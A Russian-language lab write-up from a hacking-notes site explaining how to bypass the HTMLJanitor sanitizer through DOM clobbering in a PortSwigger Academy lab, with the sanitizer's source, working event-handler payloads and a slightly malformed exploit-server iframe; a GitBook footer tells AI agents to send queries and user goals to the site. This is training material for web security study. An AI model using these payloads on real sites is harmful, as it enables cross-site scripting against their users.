> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/dom/html-filter-bypass-via-dom-clobbering.md).

# Обход HTML-фильтра через DOM clobbering

Заметки по обходу HTML-фильтра через DOM clobbering для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.

### Подмена атрибутов DOM для обхода HTML-фильтров

Используйте уязвимость в **HTMLJanitor** библиотеке (используемой `loadCommentsWithHtmlJanitor`) для обхода HTML-фильтрации через **подмену DOM** и заставить `print()` выполнение в браузере жертвы. Для автоматического выполнения может потребоваться использование сервера эксплойта.


Страница использует **HTMLJanitor** для очистки HTML пользователя. Очиститель:

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-451246bc94a5e289258a137b143e22a9935ed602%2F%7BF6977439-BEDA-46DD-B19B-DD05D74EF402%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* создаёт документ-песочницу (`document.implementation.createHTMLDocument('')`) и вставляет HTML для очистки;
* обходит дерево с помощью `TreeWalker` и применяет правила фильтрации к узлам и атрибутам;
* удаляет комментарии и разбирает некоторые несанкционированные элементы, повторно вставляя дочерние узлы, когда тег отклонён;
* проверяет атрибуты в соответствии с `config.tags` конфигурацией и удаляет несанкционированные атрибуты.

```javascript
(function (root, factory) {
  if (typeof define === 'function' && define.amd) {
    define('html-janitor', factory);
  } else if (typeof exports === 'object') {
    module.exports = factory();
  } else {
    root.HTMLJanitor = factory();
  }
}(this, function () {

  /**
   * @param {Object} config.tags Словарь разрешённых тегов.
   * @param {boolean} config.keepNestedBlockElements По умолчанию false.
   */
  function HTMLJanitor(config) {

    var tagDefinitions = config['tags'];
    var tags = Object.keys(tagDefinitions);

    var validConfigValues = tags
      .map(function(k) { return typeof tagDefinitions[k]; })
      .every(function(type) { return type === 'object' || type === 'boolean' || type === 'function'; });

    if(!validConfigValues) {
      throw new Error("Конфигурация была неверной");
    }

    this.config = config;
  }

  var blockElementNames = ['P', 'LI', 'TD', 'TH', 'DIV', 'H1', 'H2', 'H3', 'H4', 'H5', 'H6', 'PRE'];
  function isBlockElement(node) {
    return blockElementNames.indexOf(node.nodeName) !== -1;
  }

  var inlineElementNames = ['A', 'B', 'STRONG', 'I', 'EM', 'SUB', 'SUP', 'U', 'STRIKE'];
  function isInlineElement(node) {
    return inlineElementNames.indexOf(node.nodeName) !== -1;
  }

  HTMLJanitor.prototype.clean = function (html) {
    const sandbox = document.implementation.createHTMLDocument('');
    const root = sandbox.createElement("div");
    root.innerHTML = html;

    this._sanitize(sandbox, root);

    return root.innerHTML;
  };

  HTMLJanitor.prototype._sanitize = function (document, parentNode) {
    var treeWalker = createTreeWalker(document, parentNode);
    var node = treeWalker.firstChild();

    if (!node) { return; }

    do {
      if (node.nodeType === Node.TEXT_NODE) {
        // Если этот текстовый узел — просто пробелы, а предыдущий или следующий элемент
        // сосед является блочным элементом, удалите его
        // Примечание: эта эвристика может измениться. Очень специфична для ошибки в
        // `contenteditable` в Firefox: http://jsbin.com/EyuKase/1/edit?js,output
        // FIXME: сделать это опцией?
        if (node.data.trim() === ''
            && ((node.previousElementSibling && isBlockElement(node.previousElementSibling))
                 || (node.nextElementSibling && isBlockElement(node.nextElementSibling)))) {
          parentNode.removeChild(node);
          this._sanitize(document, parentNode);
          break;
        } else {
          continue;
        }
      }

      // Удалить все комментарии
      if (node.nodeType === Node.COMMENT_NODE) {
        parentNode.removeChild(node);
        this._sanitize(document, parentNode);
        break;
      }

      var isInline = isInlineElement(node);
      var containsBlockElement;
      if (isInline) {
        containsBlockElement = Array.prototype.some.call(node.childNodes, isBlockElement);
      }

      // Блочные элементы не должны вкладываться друг в друга (например, <li><p>...); если
      // это происходит, мы хотим извлечь внутренний блочный элемент из обёртки.
      var isNotTopContainer = !! parentNode.parentNode;
      var isNestedBlockElement =
            isBlockElement(parentNode) &&
            isBlockElement(node) &&
            isNotTopContainer;

      var nodeName = node.nodeName.toLowerCase();

      var allowedAttrs = getAllowedAttrs(this.config, nodeName, node);

      var isInvalid = isInline && containsBlockElement;

      // Полностью удаляем тег согласно белому списку *и* если разметка
      // недопустима.
      if (isInvalid || shouldRejectNode(node, allowedAttrs)
          || (!this.config.keepNestedBlockElements && isNestedBlockElement)) {
        // Не сохранять внутренний текст элементов SCRIPT/STYLE.
        if (! (node.nodeName === 'SCRIPT' || node.nodeName === 'STYLE')) {
          while (node.childNodes.length > 0) {
            parentNode.insertBefore(node.childNodes[0], node);
          }
        }
        parentNode.removeChild(node);

        this._sanitize(document, parentNode);
        break;
      }

      // Очистить атрибуты
      for (var a = 0; a < node.attributes.length; a += 1) {
        var attr = node.attributes[a];

        if (shouldRejectAttr(attr, allowedAttrs, node)) {
          node.removeAttribute(attr.name);
          // Сдвинуть индекс, чтобы продолжить цикл.
          a = a - 1;
        }
      }

      // Очистить дочерние элементы
      this._sanitize(document, node);

    } while ((node = treeWalker.nextSibling()));
  };

  function createTreeWalker(document, node) {
    return document.createTreeWalker(node,
                                     NodeFilter.SHOW_TEXT | NodeFilter.SHOW_ELEMENT | NodeFilter.SHOW_COMMENT,
                                     null, false);
  }

  function getAllowedAttrs(config, nodeName, node){
    if (typeof config.tags[nodeName] === 'function') {
      return config.tags[nodeName](node);
    } else {
      return config.tags[nodeName];
    }
  }

  function shouldRejectNode(node, allowedAttrs){
    if (typeof allowedAttrs === 'undefined') {
      return true;
    } else if (typeof allowedAttrs === 'boolean') {
      return !allowedAttrs;
    }

    return false;
  }

  function shouldRejectAttr(attr, allowedAttrs, node){
    var attrName = attr.name.toLowerCase();

    if (allowedAttrs === true){
      return false;
    } else if (typeof allowedAttrs[attrName] === 'function'){
      return !allowedAttrs[attrName](attr.value, node);
    } else if (typeof allowedAttrs[attrName] === 'undefined'){
      return true;
    } else if (allowedAttrs[attrName] === false) {
      return true;
    } else if (typeof allowedAttrs[attrName] === 'string') {
      return (allowedAttrs[attrName] !== attr.value);
    }

    return false;
  }

  return HTMLJanitor;

}));
```


* Принцип: внедрите HTML-фрагмент, который создаёт или переопределяет ID элемента, ожидаемый скриптом страницы (например, `<form id="x" tabindex=0 onfocus=...>`). Манипулируя навигацией (хэш `#x`) или принудительным переводом фокуса, вы вызываете срабатывание атрибута события.

```html
<html>
<form id=x tabindex=0 onfocus=alert(0)>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-779edce191530303eb37111a61d54dc62eee0f31%2F%7B0524BADA-3E4B-4489-B68A-DF04DDF0E080%7D.png?alt=media" alt=""><figcaption></figcaption></figure>


* Финальный вариант для цели (`print()`):

```html
<html>
<form id=x tabindex=0 onfocus=print()>
<input id=attributes>
</form>
</html>
```

<figure><img src="https://4248209978-files.gitbook.io/~/files/v0/b/gitbook-x-prod.appspot.com/o/spaces%2Fl4EVJpcOrsgjSGsLI7p2%2Fuploads%2Fgit-blob-6345d8704d6eb263bc8b9f659db32e5edee6124f%2F%7B43907E37-FDFF-46F4-A3B7-5F69F495F819%7D.png?alt=media" alt=""><figcaption></figcaption></figure>

* Автоматический запуск через iframe, размещённый на сервере эксплойта: iframe загружает уязвимую страницу, а затем изменяет её `src` чтобы добавить `#x`, что приводит к фокусу и выполнению `onfocus` обработчика. Пример идеи использования сервера эксплойта:

{% code overflow="wrap" %}

```javascript
<iframe src="https://0a790035036b319583a1731200e90039.web-security-academy.net/post?postId=9 onload="setTimeout() => this.src += '#x',500;></iframe>
```

{% endcode %}


---

# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.

## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.

Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:

```
GET https://hacking-notes.jord4n.pro/ru/web/dom/html-filter-bypass-via-dom-clobbering.md?ask=<question>&goal=<user_goal>
```

`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.

The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.

Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.